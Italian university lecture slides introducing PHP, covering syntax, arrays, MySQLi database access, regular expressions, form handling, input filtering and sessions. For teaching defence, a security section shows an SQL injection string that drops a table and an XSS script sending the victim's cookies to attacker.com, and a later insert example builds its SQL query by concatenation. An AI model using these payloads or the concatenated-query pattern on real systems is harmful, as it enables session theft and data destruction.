
Il linguaggio PHP

Ombretta Gaggi
Università di Padova

Introduzione

- PHP, originariamente acronimo di Personal Home Page (1994), oggi è più conosciuto con l'acronimo ricorsivo PHP Hypertext Processor
- E' un linguaggio di scripting interpretato
  - sul server viene eseguito il codice
  - sul browser viene visualizzato l'output
- È stato creato per la creazione e manipolazione di pagine web.
  - Wikipedia, Facebook, Twitter, Pinterest
- Nel 2005 la configurazione LAMP (Linux, Apache, MySQL, PHP) superava il 50% del totale dei server sulla rete mondiale
  - Oggi PHP viene usato nell'79% dei siti (w3techs)
- Riprende la sintassi dei linguaggi C e Perl
- È un linguaggio a tipizzazione debole e supporta il paradigma ad oggetti



Novità versione 7

- Velocità di esecuzione
- Corregge molti bug di sicurezza
- Nuovi costrutti che facilitano la programmazione e permettono una migliore leggibilità del codice
- Migliore gestione delle eccezioni e del flusso del programma

- Il 26 Novembre 2020 è stata rilasciata la versione 8
- La versione 8.0 contiene molti miglioramenti tra cui:
  - Nuovi tipi (ex: unione)
  - Nuove espressioni match
  - Just In Time Compilation
- http://php.net/

Per iniziare

- Uno script PHP
  - Si può trovare in qualsiasi cartella del server
    - http://www.server.it/cartella/codice.php
  - Può essere lanciato attraverso l'interprete
    - php mioCodice.php
    - In questo caso l'output viene dato sulla shell
- <?php Tutto il codice php si trova in un tag ?>
- Questo permette di includere PHP in qualsiasi altro linguaggio
- Se il codice PHP è su un file dedicato si può omettere il tag di chiusura
  - L'esecuzione termina dopo l'ultima istruzione
  - Non vengono inserite linee in più o output non voluto

File di configurazione

- parametri di funzionamento di PHP sono definiti nel file ***php.ini*** che il server web legge ad ogni riavvio
- Alcuni esempi:
  - display_errors = On → mostra gli errori 'sul browser'.
  - max_execution_time → tempo concesso per l'esecuzione di uno script, dopo il quale si blocca (def. 30 secondi).
  - session.save_path → questo parametro indica la cartella nella quale PHP salva i file di sessione
  - **phpinfo()** → per vedere le informazioni contenute in php.ini

Divisione tra comportamento e struttura

- PHP permette di mescolare codice PHP con HTML

```
<html>
        <head>
                <title>Test PHP</title>
        </head>
        <body>
                <?php echo "Hello World!<p>"; ?>
        </body>
</html>
```

Commenti e blocchi

- Ogni istruzione deve essere terminata da un ;
- I commenti su una riga …

```
//vengono identificati così (stile Java o C)
# oppure così (stile Perl o shell)

/* quelli su più righe in questo
   modo */
```


Variabili

- La variabili vengono indicate dal segno $ seguito dal nome della variabile
- I nomi di variabili possono iniziare solo con una lettera o _
- PHP è case sensitive ($a ≠ $A)
- Le variabili *non* devono essere obbligatoriamente dichiarate
  - Attenzione agli errori di battitura!
  - isset, unset
- Esistono delle variabili predefinite
  - $_SERVER["HTTP_HOST"] → nome del sito
  - $_SERVER["PHP_SELF"] → nome del file che contiene lo script
- Attenzione:
  - $stringa = "numero"; $numero=123;
  - echo $stringa → stampa 123

Tipi

- In PHP il tipo viene dedotto dal contesto d'uso ed una variabile può cambiare tipo durante la sua esistenza
- PHP supporta 8 tipi primitivi
- Tipi scalari
  - boolean, integer, float, string
- Tipi composti
  - array
  - object
  - callable
- Tipi speciali
  - resource
  - NULL


Interpretazione nelle stringhe

- PHP consente di forzare o meno l'interpretazione dei nomi delle variabili all'interno delle stringhe
  - Se $eta=12, la stringa "Pippo ha $eta anni" viene stampata così: **`Pippo ha 12 anni`**
- Una coppia di apici singoli viene usata per delimitare una stringa che non deve essere interpretata
- I doppi apici sono utilizzati per delimitare una stringa che deve essere interpretata
- Il carattere di escape viene utilizzato per rappresentare caratteri speciali all'interno di stringhe interpolate è '\'
  - $uno=1; $due=2;

```
echo '$uno+ $due\n';          stampa> $uno+$due\n
echo "$uno+ $due\n";          stampa> 1 + 2
echo "\$uno+\$due\\n";        stampa> $uno+$due\n
```


Attenzione alla conversione stringhe - interi

```
<?php
    $a=2;
    $b=10;
    $somma = $a + $b;
    $stringa = $a . $b;
    $somma2 = $stringa + $a;
    echo “Somma: $somma\n”;
    echo “Stringa: $stringa\n";
    echo “\$somma2: $somma2”. “\n”;
?>
```



Funzioni per la manipolazione delle stringhe

- strstr(string $stringa, string $cercata): restituisce FALSE se cercata non è contenuta in stringa, altrimenti stringa a partire dalla prima occorrenza di cercata
- stristr(string $stringa, string $cercata): come prima ma ignora la capitalizzazione
- strpos(string $stringa, string $cercata):come prima ma restituisce la posizione della prima occorrenza
- strcmp(string $stringa1, string $stringa2): restituisce 0 se le due stringhe sono uguali, 1 se la prima stringa viene dopo la seconda in ordine lessicografico, viceversa -1
- trim(string $stringa): toglie gli spazi prima e dopo
- substring(string $stringa, int $inizio, int $fine)
- str_replace(string $cercata, string $sostituita, string $stringa)
- http://it2.php.net/manual/en/ref.strings.php

Gli array

- PHP mette a disposizione sia array a cui si accede tramite un indice, sia gli array associativi, ovvero coppie (chiave, valore)
- array() è il costruttore, count() restituisce la lunghezza

```
<?php
   $vuoto = array();                    //array vuoto
   $settimana = array ("lunedì", "martedì", "mercoledì");
   echo $settimana[1];                  //stampa martedì
   echo count($settimana);              // stampa 3
   $settimana[0] = "Lunedì";            //modifica un elemento
   $settimana[] = "giovedì";            //aggiunge un elemento in coda;
   unset($settimana[2]);                //rimuove il terzo elemento
   unset($settimana);                   //cancella l'array
?>
```

Hash

- Array associativi sono array in cui ciascun elemento viene associato ad una chiave che può essere utilizzata come indice
  - $parentiPaperino = array(“Paperone” => “zio”,
    “Qui” => “nipote”, “Quo” => “nipote”);
    dove il nome è la chiave e il grado di parentela il contenuto
  - $parentiPaperino[“Qui”] //contiene “nipote”
  - unset($parente_paperino[“Qua”]); //toglie l’elemento “Qua”

Stampa di un array - codice

```
<?php
$vuoto = array(10);
echo "stampo \$vuoto";
print_r($vuoto);
$settimana = array("lunedì", "martedì", "mercoledì", "giovedì",
                                        "venerdì", "sabato", "domenica");
echo "stampo \$settimana con echo: $settimana \n";
echo "stampo \$settimana con print_r:\n";
print_r($settimana);
$parentiPaperino = array("Paperone" => "zio",
                         "Qui" => "nipote",
                         "Quo" => "nipote",
                         "Qua" => "nipote");
echo "stampo \$parentiPaperino:\n";
print_r($parentiPaperino);
?>
```


Stampa di un array - output

```
stampo $settimana con echo: Array
stampo $settimana con print_r:
Array
(
    [0] => lunedì
    [1] => martedì
    [2] => mercoledì
    [3] => giovedì
    [4] => venerdì
    [5] => sabato
    [6] => domenica
)

stampo $parentiPaperino:
Array
(
    [Paperone] => zio
    [Qui] => nipote
    [Quo] => nipote
    [Qua] => nipote
)
```


Tipi speciali

- I dati di tipo *resource* sono destinati alla rappresentazione di strutture esterne complesse e non sono direttamente manipolabili in PHP, ma il controllo è demandato a specifiche librerie
- Il tipo *null* ha come unico valore NULL che rappresenta l'assenza di un valore
- Il tipo *const* rappresenta una costante: define('COSA', <<costante>>)

Gli oggetti

```
class Automobile{
    function __construct($targa) { $this->targa = $targa;}
    // dichiarazione delle proprietà
    public $modello = 'Maggiolone';
    // dichiarazione dei metodi
    public function vediTarga() {
        echo $this->targa;
    }
}

$auto = new Automobile();   // ERRORE
$auto->vediTarga();
```

- Si possono dichiarare classi statiche (*static*) e sottoclassi (*extends*)

Operatori

- Numerici: operatori numerici del linguaggio C

Operatori Numerici			
++	--	+	-
/	*	%	**

- Stringhe: l'unico operatore disponile è il . per la concatenazione

Operatori booleani
&&, and
||, or, xor
! (not)
cond ? expr1 : espr2

Operatori relazionali
==, ===
!=, <>, !==
>, >=
<, <=
<=> (PHP7)

Operatori su array

- $a + $b ritorna l'unione degli array $a e $b
- Si può controllare l'uguaglianza, l'identità di due array e la loro negazione utilizzando gli operatori relazionali
  - $a == $b se $a e $b hanno le stesse coppie (chiave, valore)
  - $a === $b se $a e $b hanno le stesse coppie (chiave, valore) nello stesso ordine e con lo stesso tipo

Funzioni su array

- PHP mette a disposizione diverse funzioni sugli array
  - unset($val): applicato ad un elemento distrugge una posizione, applicato all'array distrugge l'array
  - in_array($val, $array)
  - sort, rsort (attenzione con gli array associativi, asort, arsort)
  - explode($separatore, $stringa): dato una stringa e un separatore restituisce un array popolato a partire dalla stringa
  - implode($separatore, $array): inverso della precedente
  - array_keys($array)
  - Lista di funzioni su array: http://it2.php.net/manual/en/ref.array.php

Istruzioni condizionali

- if (espressione di controllo){
  ...
  } elseif {
  ...
  } else { ... }
- switch (espressione){
  case 0:
  ...
  break;
  case 1:
  ...
  default:
  ...
  }

Cicli

- while (espressione di controllo){
  //istruzioni del ciclo
  }

- do {
  //istruzioni del ciclo
  } while (espressione di controllo)

- for (inizializzazione; espr. controllo; incremento){
  //istruzioni del ciclo
  }

Cicli for su array – 1

- foreach (array as $value) { /*istruzioni ciclo*/ }
- foreach (array as $key => $value) { /*istruzioni ciclo*/ }

```
foreach ($parentiPaperino as $i => $valore){
        echo "\$parentiPaperino[", $i, "]: ",
                $parentiPaperino[$i], "\n"; //oppure $valore
}
```

```
$parentiPaperino[Paperone]: zio
$parentiPaperino[Qui]: nipote
$parentiPaperino[Quo]: nipote
$parentiPaperino[Qua]: nipote
```


Cicli per array - 2

- Se si vuole modificare il valore di una cella bisogna far precedere la variabile con &

```
$vettore = array(1, 2, 3, 4);
foreach ($vettore as &$value) {
    $value = $value * 2;
}
// $vettore adesso contiene 2, 4, 6, 8
```

- Non è possibile modificare le chiavi di un array associativo

Funzioni

- Le funzioni si definiscono tramite la keyword function. Il passaggio di parametri è per valore

```
function funzione($arg1, $arg2="default", /* ..., */ $argn){
    echo "Sono una funzione.\n";
    return $valore;
}
```

- Se è necessario il passaggio per riferimento è sufficiente far precedere un &

```
function quadrato(&$val){
   $val=$val*$val;
}
```


Scope delle variabili

- Lo scope di una variabile è lo script PHP stesso
- In PHP le variabili globali non vengono viste all'interno delle funzioni se non dichiarate esplicitamente come globali

```
$a = 3; $b = 2;

function somma(){
    global $a, $b;
    $b = $a + $b;
}

somma();
echo $b;
```


Variabili superglobali

- Sono variabili predefinite nel linguaggio. Sono accessibili ovunque
  - $GLOBALS: array associativo che contiene tutte le variabili globali (ex. $GLOBALS['a'])
  - $_SERVER: array associativo che contiene informazioni sul server che ospita lo script
  - $_GET: parametri passati al server in caso di metodo get
  - $_POST: parametri passati al server in caso di metodo post
  - $_FILES: elenco di file di cui si sta facendo l'upload
  - $_COOKIE: array associativo contenente i cookie
  - $_SESSION: array associativo con i dati delle sessione
  - $_REQUEST: contiene le variabili $_GET, $_POST e $_COOKIE
  - $_ENV: variabili di ambiente

Gestione Input e Output da file

- La libreria di sistema mette a disposizione diverse funzioni
  - int fopen(string nomefile, string modalità)
    - modalità: r, w, a (append) se si aggiunge + indica sia lettura che scrittura
  - bool fclose(int puntatorefile)
  - string fgetc(int puntatorefile)
  - string fread(int puntatorefile, int length)
  - bool feof(int puntatorefile)
  - int fwrite(int file, string stringa, int length)
  - array file(string nomefile)
  - string file_get_contents(string nomefile)
  - int readfile(string nomefile)

Esempio di codice errato

```
<!DOCTYPE html>
<html lang="it">...<body>
        <h1>Questa è una pagina qualsiasi</h1>
        <p>Loren ipsum ... </p><p>Pagina visitata da n.
        <?php
                $nomefile = "contatore.txt";
                $contenuto = file($nomefile);
                $visite = trim($contenuto[0])+1;
                if ($fp = fopen ($nomefile, "w")){
                        fwrite ($fp, $visite);
                        fclose($fp);
                }
                echo $visite;
        ?> persone.</p>
</body></html>
```

Separazione tra struttura e comportamento

```
<?php
        echo file_get_contents("inizioPagina.txt");
        $nomefile = "contatore.txt";
        $contenuto = file($nomefile);
        $visite = trim($contenuto[0])+1;
        try {
                $fp = fopen ($nomefile, "w");
                fwrite ($fp, $visite);
                fclose($fp);
                echo $visite;
        }catch (Throwable $t){
                echo "Errore nell'apertura del file. $t\n";
        }
        echo file_get_contents("finePagina.txt");
?>
```

Gestione degli errori

- PHP7 cambia la gestione degli errori rispetto alla versione precedente (meccanismo del die)
- Gli errori sono gestiti come eccezioni

```
try{
   // codice che può generare un errore
}
catch (Throwable $t){
   // gestione degli errori in PHP7
}
catch (Exception $e){
   // per compatibilità con PHP5 (non raggiunto da PHP7)
}
```


Inclusione di file

- PHP mette a disposizione due modi di includere file che contengono altre porzioni di codice
  - include(nomefile): posizionata all'inizio dello script equivale ad un copia-incolla. Genera un warning se il file manca
    - include_once(nomefile): controlla le doppie inclusioni
  - require(nomefile): uguale a include ma genera un errore che blocca l'esecuzione se il file non esiste
    - require_once(nomefile)

Libreria MySQLi

- È l'API usata da PHP per accedere a database MySQL. È un wrapper su una libreria C efficiente.
- *Attenzione:* PHP 7 non supporta più la libreria mysql.
- Mette a disposizione delle funzioni per:
  1. connettersi ad un db
  2. restituire gli errori di connessione
  3. eseguire una query (query)
  4. chiudere una connessione

1.a - Connessione ad un database

```
<?php   //Connessione al DBMS e selezione del database.
// definizione parametri di connessione
...
// stringa di connessione al DBMS e
//creazione istanza della classe MySQLi
$connessione = new mysqli($host, $user, $password, $db);

// verifica su eventuali errori di connessione
if ($connessione->connect_errno) {
    echo "Connessione fallita (". $connessione->connect_errno
                              . "): " . $connessione->connect_error;
    exit();
}
```


1.b - Connessione ad un database

```
<?php   //Connessione al DBMS e selezione del database.
// definizione parametri di connessione
...
// stringa di connessione al DBMS e
//creazione istanza della classe MySQLi
$connessione = new mysqli($host, $user, $password, $db);

// verifica su eventuali errori di connessione
if (mysqli_connect_errno()) {
    echo "Connessione fallita (". mysqli_connect_errno()
                    . "): " . mysqli_connect_error();
    exit();
}
```


Quale server per il progetto?

- Il server MySQL risiede sulla stessa macchina del server web, quindi è sufficiente indicare "localhost"
- Indicando il nome completo della macchina, il database non è accessibile se le pagine vengono lette dall'esterno del della rete del dipartimento
- Ogni utente ha un database già creato con nome uguale alla propria login
- La password per accedere al database si trova in un file di testo nella home di ogni utente

2 - Restituzione dei risultati di una query

- Il risultato di una query può essere molto *grande* in termini di byte restituiti. Per questioni di scalabilità, è quindi necessario bufferizzare il risultato lato client, per poi poterci navigare
- La funzione *query* si occupa sia di eseguire una query che di bufferizzare il risultato

2.1.a – Esecuzione della query

```
<?php                          // selezione di dati da una tabella con MySQLi
// inclusione del file di connessione
include "connessione.php";
//creazione della prima parte della pagina
...
// esecuzione della query per la selezione dei record
if (!$result = $connessione->query("SELECT * FROM tabella")) {
        echo "Errore della query: " . $connessione->error . ".";
        exit();
}else{    // ciclo sui record    }
// chiusura della connessione
$connessione->close();
//fine pagina
...
?>
```

2.2.a – Ciclo sui record restituiti

```
if($result->num_rows > 0) {
    // ciclo dei record restituiti dalla query
    while($row = $result->fetch_array(MYSQLI_ASSOC)){
        echo $row['campo1'] ." ". $row[‘campo2'] ;
    }// liberazione delle risorse occupate dal risultato
    $result->free();
}
```

- $result->fetch_array(COSTANTE) restituisce un array
  - MYSQLI_ASSOC impone l’uso di un array associativo che ha come chiave il nome del campo e come valore il valore del campo stesso
  - MYSQLI_NUM impone l’uso di un array numerico
  - MYSQLI_BOTH impone la creazione di entrambi

2.1.b – Esecuzione della query

```
<?php                          // selezione di dati da una tabella con MySQLi
// inclusione del file di connessione
include "connessione.php";
//creazione della prima parte della pagina
...
// esecuzione della query per la selezione dei record
if (!$result = mysqli_query($connessione, "SELECT * FROM tabella")) {
        echo "Errore della query: " . mysqli_error($connessione) . ".";
        exit();
}else{    // ciclo sui record    }
// chiusura della connessione
mysqli_close($connessione);
//fine pagina
...
?>
```

2.2.b – Ciclo sui record restituiti

```
if(mysqli_num_rows($result) > 0) {
    // ciclo dei record restituiti dalla query
    while($row = mysqli_fetch_assoc($result)){
        echo $row['campo1'] ." ". $row[‘campo2'] ;
    }// liberazione delle risorse occupate dal risultato
    mysqli_free_result($result);
}
```

- mysqli_fetch_row restituisce ogni riga come array numerico
- mysqli_fetch_assoc restituisce ogni singola riga come array associativo
- mysqli_fetch_array
  - MYSQLI_ASSOC
  - MYSQLI_NUM
  - MYSQLI_BOTH

2 – Impostazione del set di caratteri

```
if (!$connessione->set_charset('utf8')) {
   printf("Non è possibile usare UTF8: %s\n", $connessione->error);
  } else {
   printf("Set di caratteri: %s\n",
                              $connessione->character_set_name());
  }
?>
```


Cicli sui dati restituiti

- È possibile cambiare l'ordine di scorrimento dei risultati

```
for ($num = $result->num_rows - 1;  $num >= 0; $num--) {
    $result->data_seek($num);
    $row = $result->fetch_assoc();
    echo " campo = " . $row['campo'] . "\n";
}
```

- mysqli_data_seek($risultato, offset)

Query e risultati

mysqli_query restituisce FALSE se fallisce

- Restituisce un mysqli_result in caso di:
  - SELECT
  - SHOW
  - DESCRIBE
  - EXPLAIN
- In tutti gli altri casi restituisce TRUE

- mysqli_affected_rows
  - Restituisce il numero di righe alterate da INSERT, UPDATE, REPLACE o DELETE

Espressioni regolari

- Uno dei punti di forza di Perl è rappresentato dalla facilità con cui è possibile testare l'occorrenza di una sotto-stringa in una stringa
- In PHP ci sono le Perl Compatible Regular Expression
- Specificano un pattern da ricercare in una stringa, cioè una sotto-stringa specifica o, più in generale, una categoria di sotto-stringhe
- int preg_match ($pattern,$stringa): operatore di corrispondenza, ritorna 1 se viene trovato il match, 0 viceversa

- /^([\w\-\+\.]+)\@([\w\-\+\.]+)\.([\w\-\+\.]+)$/;

Caratteri speciali e quantificatori

.	Qualsiasi carattere tranne fine riga
[aeiou]	Classe di caratteri che identifica una vocale
[a-h]	Classe di caratteri che identifica lettere dalla a all'h
^	Inverso del set che lo segue: ^[aeiou]
/a{4}/	a ripetuta 4 volte; {n,} almeno n volte
*	0 o più ripetizioni
+	1 o più ripetizioni
?	0 o 1 elemento

- /a?b*c+/
- /a?+b*c?/

Classi predefinite

\d	Carattere numerico
\D	Carattere non numerico
\w	Carattere alfanumerico
\W	Carattere non alfanumerico
\s	Spazio o tabulazione
\S	Qualunque carattere che non sia uno spazio o tabulazione

/^([\w\-\+\.]+)\@([\w\-\+\.]+)\.([\w\-\+\.]+)$/;

- filter_var($email, FILTER_VALIDATE_EMAIL)

...|...	Or
(...)	Gruppo
^	All'inizio
$	Alla fine

Modificatori

- /Mario/i; ha esito positivo anche se una variabile contiene la parola mario con una diversa capitalizzazione
- /^parola$/m; ha esito positivo se una variabile contiene solo parola o anche un fine linea oltre alla parola
- /pattern/g; trova tutte le occorrenze di un pattern

```
if (preg_match("/php/i", "PHP è n linguaggio di
                                                    scripting.")) {
    echo “Trovato un match!";
} else {
    echo “Non è stato trovato alcun match.";
}
```


Operatori di sostituzioni

- preg_replace($pattern, $sostituzione, $stringa): cerca in $stringa il pattern o lo sostituisce con $sostituzione
- $stringa e $sostituzione possono essere una stringa o un array

```
<?php
 $stringa = 'troppi     spazi';
 $risultato = preg_replace('/\s\s+/', ' ', $stringa);
 echo $risultato;
?>
```

stampa: troppi spazi

- str_replace($dasostituire, $sostituzione, $stringa): come sopra ma non usa espressioni regolari ma una semplice stringa

HTML per i form

- <form action="http://server/path/file.php" method="post" >
- Metodo GET: è il predefinito. Il browser allega la stringa di query all'url
  - http://server/path/file.php?parametro=valore
  - limite alla lunghezza della stringa (256 caratteri)
  - vulnerabilità dell'accesso
- Metodo POST: la stringa di query viene passato come input standard
  - maggiore facilità di gestione

Formato della stringa di query

- Contiene i dati inviati cliccando il pulsante Submit
- Il nome e il valore di ciascun elemento della form sono codificati come assegnamenti
  - Ex. nome=Mario&Cognome=Rossi
- I caratteri speciali sono codificati sottoforma di numeri esadecimali preceduti da %
  - Ex. Lo spazio è rappresentato da %20
  - Ex. Nome=Mario%20Rossi
- PHP rimuove i caratteri speciali automaticamente

Gestione dei parametri

- PHP salva i parametri in tre variabili diverse:
  - Se si usa il metodo GET la stringa viene inserita dal server nella variabile superglobale $_GET
  - Se si usa il metodo POST i dati si trovano nell'array associativo superglobale $_POST
  - I dati vengono salvati sempre sull'array delle richieste $_REQUEST
    - In questo modo lo script non deve sapere il metodo utilizzato, e non deve essere cambiato se cambia il metodo utilizzato
  - Attenzione: $_REQUEST è una variabile diversa da $_POST e $_GET, quindi la sua modifica non influenza le altre e viceversa

Un esempio completo: dati da un database - 1

- Per stampare dati estratti da un database le operazioni necessarie sono:
  - Apro una connessione con il database
  - Estraggo i dati
  - Stampo la pagina con i dati o il messaggio di errore
  - Chiudo la sessione

Un esempio completo: dati da un database - 2

```
include "connessione.php"; // inclusione del file di connessione
echo file_get_contents("inizio.txt");//stampo l'inizio pagina
if (!$result = $connessione->query("SELECT * FROM raccolte")) {
        echo "Errore della query: " . $connessione->error . ".";
        exit();
}else{  // stampa dei record nella tabella
    if($result->num_rows > 0) {
        //ciclo while per la stampa delle righe della tabella
        $result->free(); // liberaz. risorse occupate dalla query
    }  echo "</tbody></table>";
}
$connessione->close(); // chiusura della connessione
echo file_get_contents("pagine/fine.txt"); //fine pagina
```


While per la stampa delle righe

```
while($row = $result->fetch_array(MYSQLI_ASSOC)){
        echo "<tr><th scope=\"row\">" . $row['materiale'] .
                                                "</th>";
        echo "<td>" . $row['quantita']. " " . $row['unitaMisura'] .
                                                "</td>";
        echo "<td>" . $row['destinazione'] . "</td>";
        echo "<td>" . $row['Note'] . "</td></tr>";
}
```


Inserimento in db: pulizia input

```
function pulisciInput($value){
 // elimina gli spazi
  $value = trim($value);
  // rimuove tag html (non sempre è una buona idea!)
  $value = strip_tags($value);
  // converte i caratteri speciali in entità html (ex. &lt;)
  $value = htmlentities($value);
  return $value;
}
```


Pericoli

- Ogni volta che permettiamo all'utente di inserire dei dati in un database ci esponiamo a diversi attacchi
- Gli utenti vanno sempre considerati come potenziali *utenti malevoli*
- Un tipico attacco è l'*SQL injection* che consiste nell'inserire codide SQL malevolo

```
SELECT * FROM nomeTabella WHERE campo=$input
```

```
$input='valore; DROP TABLE nomeTabella;'
```


Problemi rilevati

Il codice precedente ha due problemi:

1. Input non filtrato
2. L'utente utilizzato per accedere al db non deve avere i permessi per rimuovere le tabelle

Soluzioni:

1. *Approccio filter input, escape output*
2. Utente dedicato

filter_input

filter_input (int $type , string $var_name [, int $filter = FILTER_DEFAULT [, array|int $options = 0]]) : mixed

Filtra il contenuto di una variabile. type può contenere i valori:

- INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER, INPUT_ENV

var_name è la variabile da filtrare e filter contiene il filtro.

Esempi di filtri:

- FILTER_VALIDATE_BOOLEAN: restituisce true per 1, true e on
- FILTER_VALIDATE_EMAIL, FILTER_VALIDATE_FLOAT, FILTER_VALIDATE_INT, FILTER_VALIDATE_IP, FILTER_VALIDATE_REGEXP, FILTER_VALIDATE_URL

Costanti per la sanificazione dei dati

FILTER_SANITIZE_EMAIL: rimuove i caratteri non validi in un'email

FILTER_SANITIZE_ENCODED: codifica la stringa come URL

FILTER_SANITIZE_MAGIC_QUOTES: aggiunge un carattere \ prima di ogni ‘,",\ e NULL

FILTER_SANITIZE_NUMBER_FLOAT

FILTER_SANITIZE_NUMBER_INT

FILTER_SANITIZE_SPECIAL_CHARS: rimuove tutti i caratteri di escape HTML, ‘, ",<,>,& e i caratteri ASCII <32

FILTER_SANITIZE_FULL,SPECIAL_CHARS: equivalente a htmlspecialchars(), converte i caratteri speciali in entità HTML

FILTER_SANITIZE_STRING: rimuove i tag da una stringa

FILTER_SANITIZE_URL: rimuove i caratteri non validi

Attacchi Cross-Site Scripting

- Un attacco di tipo Cross-Site Scripting (XSS) consente di iniettare del codice maligno, di solito JavaScript, in una pagina web
- Questo espone il sistema a vari tipi di attacchi

```
<script>document.write('<iframe
        src="http://attacker.com?cookie=' +
        document.cookie.escape()+ '" height="0" width="0" />);
</script>
```

```
strip_tags($comment,$tagAmmessi);
```


Escape Output

- Abbiamo già visto l'utilizzo della funzione strip_tags
- Un progetto interessante è HTML Purifier, che mette a disposizione una libreria per il filtro dei dati che rimuove attacchi di tipo XSS
  - http://htmlpurifier.org
- htmlspecialchars(),htmlentities()

```
$new = htmlspecialchars("<a href='test'>Test</a>",
                                                ENT_QUOTES);
echo $new;
```

stampa Test

Inserimento in db: utilizzo oggetti - 1

```
class Materiale{
        //proprietà
        private $descr = "";
        private $quantita = 0;
        private $unitaMisura = "unità";
        private $destinazione = "";
        private $note = "";
        private $errore = "";

        //costruttore ed altri metodi
}
```


Inserimento in db: utilizzo oggetti - 2

```
function __construct($descr, $quant, $misura, $dest, $note){
        $erroreDescr = $this->setDescrizione($descr);
        $erroreQuant = $this->setQuantita($quant);
        $erroreMisura = $this->setUnitaMisura($misura);
        $erroreDest = $this->setDestinazione($dest);
        $erroreNote = $this->setNote($note);

        $this->errore = $erroreDescr . $erroreQuant .
                $erroreMisura . $erroreDest . $erroreNote ;
        $this->errore = $this->errore ? "<ul>" . $this->errore .
                                        "</ul>" : "";
}
```


Inserimento in db: utilizzo oggetti - 3

```
public function __toString(){
        return $this->errore;
}

//metodi per settare le proprietà
private function setDescrizione($value){
        $errore="";
        (strlen($value) <= 100) ? $this->descr = $value :
                errore = "<li>Formato descrizione del materiale
                                                non corretto</li>";
        return $errore;
}
```


Inserimento in db: utilizzo oggetti - 4

```
private function setQuantita($value)
        (ctype_digit($value) && strlen($value) <= 10) ?  ...

private function setUnitaMisura($value)
        (!(preg_match("/\d/",$value)) && strlen($value) <= 20) ...

private function setDestinazione($value)
        (strlen($value) <= 100) ...

private function setNote($value)
        (strlen($value) <= 200) ...
```


Inserimento in db: utilizzo oggetti - 5

```
//metodi per leggere le proprietà
function getDescrizione(){
        return $this->descr;
}

function getQuantita(){return $this->quantita;}
function getUnitaMisura(){return $this->unitaMisura;}
function getDestinazione(){return $this->destinazione;}
function getNote(){return $this->note;}
```


Inserimento in db: utilizzo oggetti - 6

```
function save(){   / / Connessione al DBMS
        ...
        if ($connessione->connect_errno) {
                throw new Exception ("Connessione fallita: ".
                        $connessione->connect_error . ".");
        } else {
                $ins = "INSERT INTO raccolte(materiale, quantita,
                                unitaMisura, destinazione, Note)
                        VALUES('". $this->descr . "', '" . $this->
                        quantita ...'')";
                if (!$connessione->query($ins)){
                        throw new Exception ("Errore:" ...);
                }
                $connessione->close();}}}
```


Inserimento in db: inserimento file - 7

```
try {
        if ( file_exists("materiale.php")){
                Require_once("materiale.php");
        } else {
                throw new Exception("File necessario per
                        l'esecuzione mancante.");
        }
        ...
 } catch(Exception $e){
        // messaggio per l'utente
        echo "The system is currently unavailable. Please
        try again later:" . $e->getMessage() . " .";
}
```


Inserimento in db: recupero input - 8

```
//stampo inizio pagina output
echo file_get_contents("inizio.txt");
//controllo tutti i parametri tranne note che sono opzionali
if ((isset($_POST['descr'])) && (isset($_POST['quant'])) &&
        (isset($_POST['unita'])) && (isset($_POST['dest']))){
        foreach ($_POST as $chiave => &$valore ){
                $valore = pulisciInput($valore);
        }
        //creazione oggetto
        $materiale = new Materiale($_POST['descr'],
                        $_POST['quant'], $_POST['unita'],
                        $_POST['dest'], $_POST['note']);
```


Inserimento in db: stampa output - 9

```
        if ($materiale==""){//inserimento del database
                $materiale->save();
                print "<p>Inserimento avvenuto
                                        correttamente.</p>";
        }else{//stampa dell'errore
                print "<p>I dati inseriti non sono corretti: " .
                                                $materiale ."</p>" ;
        }
}else {
        print "<p>Compilare tutti i campi!</p>";
} // stampo fine pagina
echo file_get_contents("fine.txt");
```


Sessioni

- Il protocollo HTTP è *stateless*, per passare informazioni da una pagina all'altra esistono tre modi:
  - I campi hidden
  - I cookies
  - Le sessioni
- Le sessioni sono più sicure dei primi due metodi perché i dati vengono salvati sul server
- Le gestioni servono ad esempio per gestire le sezioni private, ovvero protette da password, di un sito
- Tutti dati relativi ad una sessione sono salvati nell'array associativo $_SESSION che è una variabile superglobale

Sessioni – creazione e lettura

- Alla prima richiesta viene creata una sessione identificata da un *session id (sid)* che viene passato al client (cookie)

```
<?php
        //crea una sessione o la attiva
        session_start();
        if (!isset($_SESSION['count'])) {
                //creazione di una nuova variabile di sessione
                $_SESSION['count'] = 0;
        } else {
                //uso di una variabile di sessione
                $_SESSION['count']++;
        }
?>
```

